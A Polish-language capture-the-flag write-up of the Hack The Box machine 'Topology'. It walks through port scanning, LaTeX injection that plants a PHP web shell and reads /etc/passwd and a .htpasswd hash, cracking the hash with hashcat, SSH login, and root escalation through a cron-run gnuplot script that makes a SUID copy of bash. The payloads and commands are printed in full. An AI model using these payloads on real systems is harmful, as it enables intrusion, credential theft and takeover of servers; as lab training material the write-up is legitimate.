

# Topology

Rozpoczynamy klasycznie od skanowania portów

```
(kali㉿kali)-[~]  
$ nmap 10.10.11.217 -sCV  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-14 04:53 EDT  
Nmap scan report for dev.topology.htb (10.10.11.217)  
Host is up (0.11s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   3072 dcbc3286e8e8457810bc2b5dbf0f55c6 (RSA)  
|   256 d9f339692c6c27f1a92d506ca79f1c33 (ECDSA)  
|_  256 4ca65075d0934f9c4a1b890a7a2708d7 (ED25519)  
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))  
|_ http-server-header: Apache/2.4.41 (Ubuntu)  
|_ http-title: 401 Unauthorized  
| http-auth:  
| HTTP/1.1 401 Unauthorized\x0D  
|_  Basic realm=Under construction  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 35.35 seconds  
  
(kali㉿kali)-[~]  
$
```

Mamy otwarte dla porty 22 oraz 80

W tym wypadku rozpoczynamy od enumeracji portu 80 ,który jest stroną http



Miskatonic University

Department of Mathematics

Topology Group

✉ [lklein@topology.htb](mailto:lklein@topology.htb)

☎ +1-202-555-0143

🎓 Research topics

Knot invariants

Braid theory

Manifold decomposition

Three-Manifolds

## Welcome to Topology!

This is the home page of the Topology Group of Prof. Lilian Klein at Miskatonic University. We are situated in the Department of Mathematics, located on the eastern campus.

On this website, we present our current research topics, software projects and a publication list. Prof. Klein's office hours are Tuesdays and Thursdays, 1:00 PM to 3:00 PM in W2 0-070.

## Staff



Professor Lilian Klein, PhD

Head of Topology Group



Vajramani Daisley, PhD

Post-doctoral researcher, software developer



Derek Abrahams, BEng

Master's student, sysadmin

## Software projects

- [LaTeX Equation Generator](#) - create .PNGs of LaTeX equations in your browser
- PHPMyRefDB - web application to manage journal citations, with BibTeX support! (currently in development)

Znajdujemy potencjalną nazwę dns dla tego ip w tym wypadku dodajemy ją do /etc/hosts  
W międzyczasie sprawdzamy czy coś znajduje się w source code tej strony

```
<p>• <a href="http://latex.topology.htb/equation.php">LaTeX Equation Generator</a> - create .PNGs of LaTeX equations in your browser</p>
<p>• PHPMyRefDB - web application to manage journal citations, with BibTeX support! (currently in development)</p>
<p>• TopoMisk - Topology tool suite by L. Klein and V. Daisley. Download link upon request.</p>
<p>• PlotoTopo - A collection of Gnuplot scripts to aide in visualization of topological problems. Legacy, source code upon request.</p>
```


Znajdujemy subdomenę latex w tym wypadku ją również dodajemy do /etc/hosts  
W między czasie odpalamy wfuzz w celu znalezienia czy nie ma jeszcze jakieś innej subdomeny

I znajdujemy subdomenę dev ,którą również dodajemy do /etc/hosts

10.10.11.217 dev.topology.htb latex.topology.htb topology.htb

Sprawdzamy subdomenę dev.topology.htb

Wymagana jest autoryzacja zatem nic tutaj nie zdziałamy , hasła typu admin:admin nie przechodzą



W takim razie wchodzimy na latex.topology.htb

# LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

</>

Enter LaTeX code here

Generate

## Examples

Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

Description	LaTeX code	Output
Fractions	<code>\frac{x+5}{y-3}</code>	$\frac{x+5}{y-3}$
Greek letters	<code>\alpha \beta \gamma</code>	$\alpha\beta\gamma$
Summations	<code>\sum_{n=1}^{\infty}</code>	$\sum_{n=1}^{\infty}$
Square root	<code>\sqrt[n]{1+x}</code>	$n/\sqrt{1+x}$

Tej to strona które wpisany tekst konwertuje na png i wyświetla go

Poniżej sa podstawe komendy które można wpisać oraz wyniki każdego z nich.

Pytanie co my możemy z tym zrobić aby dostać się na system ?

Przeglądając internet natrafiamy na

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/LaTeX%20Injection>

<https://book.hacktricks.xyz/pentesting-web/formula-doc-latex-injection?q=browse>

Z tego wynika ,że możemy poprosić o wgląd do plików systemowych lub zapisane pliku na systemie

Sprawdzamy więc pierwszą możliwość

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl-Command+S if on Mac).

`</>`

Generate

Illegal command detected. Sorry.

Niestety strona posiada blacklistę i jest tak samo z resztą komend  
W takim razie szukamy dalej i sprawdzamy co możemy z tym zrobić

W tym momencie na dłuższy czas utknąłem ale mój kumpel @ldletime znalazł pewną komendę z wykorzystaniem webshell'a

```
\begin{filecontents*}{shell.php}
<?php system($_REQUEST[cmd]); ?>
\end{filecontents*}
```

Po stworzeniu tego pliku za pomocą burp otrzymujemy zapisany plik ,który wykonuje komendy systemowe w php

```
###Aktualizacja możliwość stworzenia plik php wyłączona
Zatem spróbujemy pobrać zawartość czegoś ciekawego jak /etc/passwd
\pdfunescapehex{\pdffiledump offset 0 length 700 {/etc/passwd}}
```

```
root : x : 0 : 0 : root : /root : /bin/bashΩdaemon : x : 1 : 1 : daemon : /usr/sbin : /u
```

Teraz następuje górk'a bo co możemy odczytać co pozwoli nam wejść do systemu  
Tutaj po dłuższych staraniach natrafiamy na plik /var/www/dev/.htpasswd

```
vdaisley : $apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0Ω
```

Zapisujemy go i łamiemy go

```
(kali㉿kali)-[~]  
$ cat daisy  
$apr1$10NUB/S2$58eeNVirnRDB5zAIbIxTY0
```

```
(kali㉿kali)-[~]  
$ hashcat daisy --show  
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.  
The following mode was auto-detected as the only one matching your input hash:  
  
1600 | Apache $apr1$ MD5, md5apr1, MD5 (APR) | FTP, HTTP, SMTP, LDAP Server  
  
NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!  
Do NOT report auto-detect issues unless you are certain of the hash type.  
  
$apr1$10NUB/S2$58eeNVirnRDB5zAIbIxTY0:calculus20  
  
(kali㉿kali)-[~]  
$
```

Logujemy się za pomocą ssh

Dodatkowo możemy również na stronę dev.topology.htb ale nie ma tam nic ciekawego

```
(kali㉿kali)-[~]  
$ ssh vdaisley@10.10.11.217  
vdaisley@10.10.11.217's password:  
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)  
  
Expanded Security Maintenance for Applications is not enabled.  
  
0 updates can be applied immediately.  
  
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings  
  
Last login: Wed Jun 14 15:40:47 2023 from 10.10.14.152  
-bash-5.0$ whoami  
vdaisley
```

Odczytujemy flagę

```
bash-5.0$ cat user.txt  
b723e..._fd0  
bash-5.0$
```

Sprawdzamy czy mamy komendy bez hasła roota

```
bash-5.0$ sudo -l  
[sudo] password for vdaisley:  
Sorry, user vdaisley may not run sudo on topology.  
bash-5.0$
```

W takim razie sprawdzamy czy mamy binarki z u+s



```

bash-5.0$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/su
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/bash
/usr/bin/chfn
bash-5.0$ █

```

Żadna nie nadaje się do eskalacji uprawnień

W tym wypadku pobieramy pograny do post-exploitation

pspy

```

2023/06/14 16:05:00 CMD: UID=33 PID=34063 | /usr/sbin/sshd -X :1:1:ad
2023/06/14 16:05:00 CMD: UID=33 PID=34064 | sh -c rm -f *.log
2023/06/14 16:05:01 CMD: UID=0 PID=34067 | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/06/14 16:05:01 CMD: UID=0 PID=34066 | /usr/sbin/CRON -f
2023/06/14 16:05:01 CMD: UID=0 PID=34065 | /usr/sbin/CRON -f
2023/06/14 16:05:01 CMD: UID=0 PID=34068 | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/06/14 16:05:01 CMD: UID=0 PID=34070 | gnuplot /opt/gnuplot/loadplot.plt
2023/06/14 16:05:01 CMD: UID=0 PID=34069 | /usr/sbin/CRON -f
2023/06/14 16:05:01 CMD: UID=0 PID=34071 | /bin/sh /opt/gnuplot/getdata.sh
2023/06/14 16:05:01 CMD: UID=0 PID=34074 |
2023/06/14 16:05:01 CMD: UID=0 PID=34073 | /bin/sh /opt/gnuplot/getdata.sh
2023/06/14 16:05:01 CMD: UID=0 PID=34072 | netstat -i
2023/06/14 16:05:01 CMD: UID=0 PID=34075 | cut -d -f3,7
2023/06/14 16:05:01 CMD: UID=0 PID=34078 | /bin/sh /opt/gnuplot/getdata.sh
2023/06/14 16:05:01 CMD: UID=0 PID=34077 | /bin/sh /opt/gnuplot/getdata.sh
2023/06/14 16:05:01 CMD: UID=0 PID=34076 | uptime
2023/06/14 16:05:01 CMD: UID=0 PID=34079 | sed s/,//g
2023/06/14 16:05:01 CMD: UID=0 PID=34080 | tail -60 /opt/gnuplot/netdata.dat
2023/06/14 16:05:01 CMD: UID=0 PID=34081 |
2023/06/14 16:05:01 CMD: UID=0 PID=34082 | gnuplot /opt/gnuplot/networkplot.plt
2023/06/14 16:05:01 CMD: UID=33 PID=34083 | /usr/sbin/apache2 -k start

```

Zauważamy, że root (UID=0) za pomocą aplikacji gnuplot szuka plików i je wykonuje co jakiś czas.

W takim razie sprawdzimy czy możemy to jakoś wykorzystać

[http://www.gnuplot.info/docs\\_4.2/node327.html](http://www.gnuplot.info/docs_4.2/node327.html)

Zgodnie z tym artykułem możemy wykorzystać komendę system w gnuplot co też spróbujemy

Tworzymy plik seba.plt a w nim /bin/bash roota wraz ze zmianą uprawnień oraz zapisaniem tego w folderze /seba

Następnie kopiujemy plik seba.plt do /opt/gnuplot/seba.plt aby ten plik się wykonał w najbliższym czasie

Po chwili otrzymujemy folder seba, którego właścicielem jest root co za tym idzie możemy wykonać ./seba -p co daje nam powłkę roota

## Eskalacja

```
echo "system 'cp /bin/bash /tmp/seba;chmod u+s /tmp/seba ' " >seba.plt  
cp seba.plt /opt/gnuplot/seba.plt  
./seba -p  
root
```

```
bash-5.0$ ./seba -p  
seba-5.0# whoami  
root
```

```
seba-5.0# cd /root  
seba-5.0# cat root.txt  
b2f1a237c[REDACTED]e8087  
seba-5.0#
```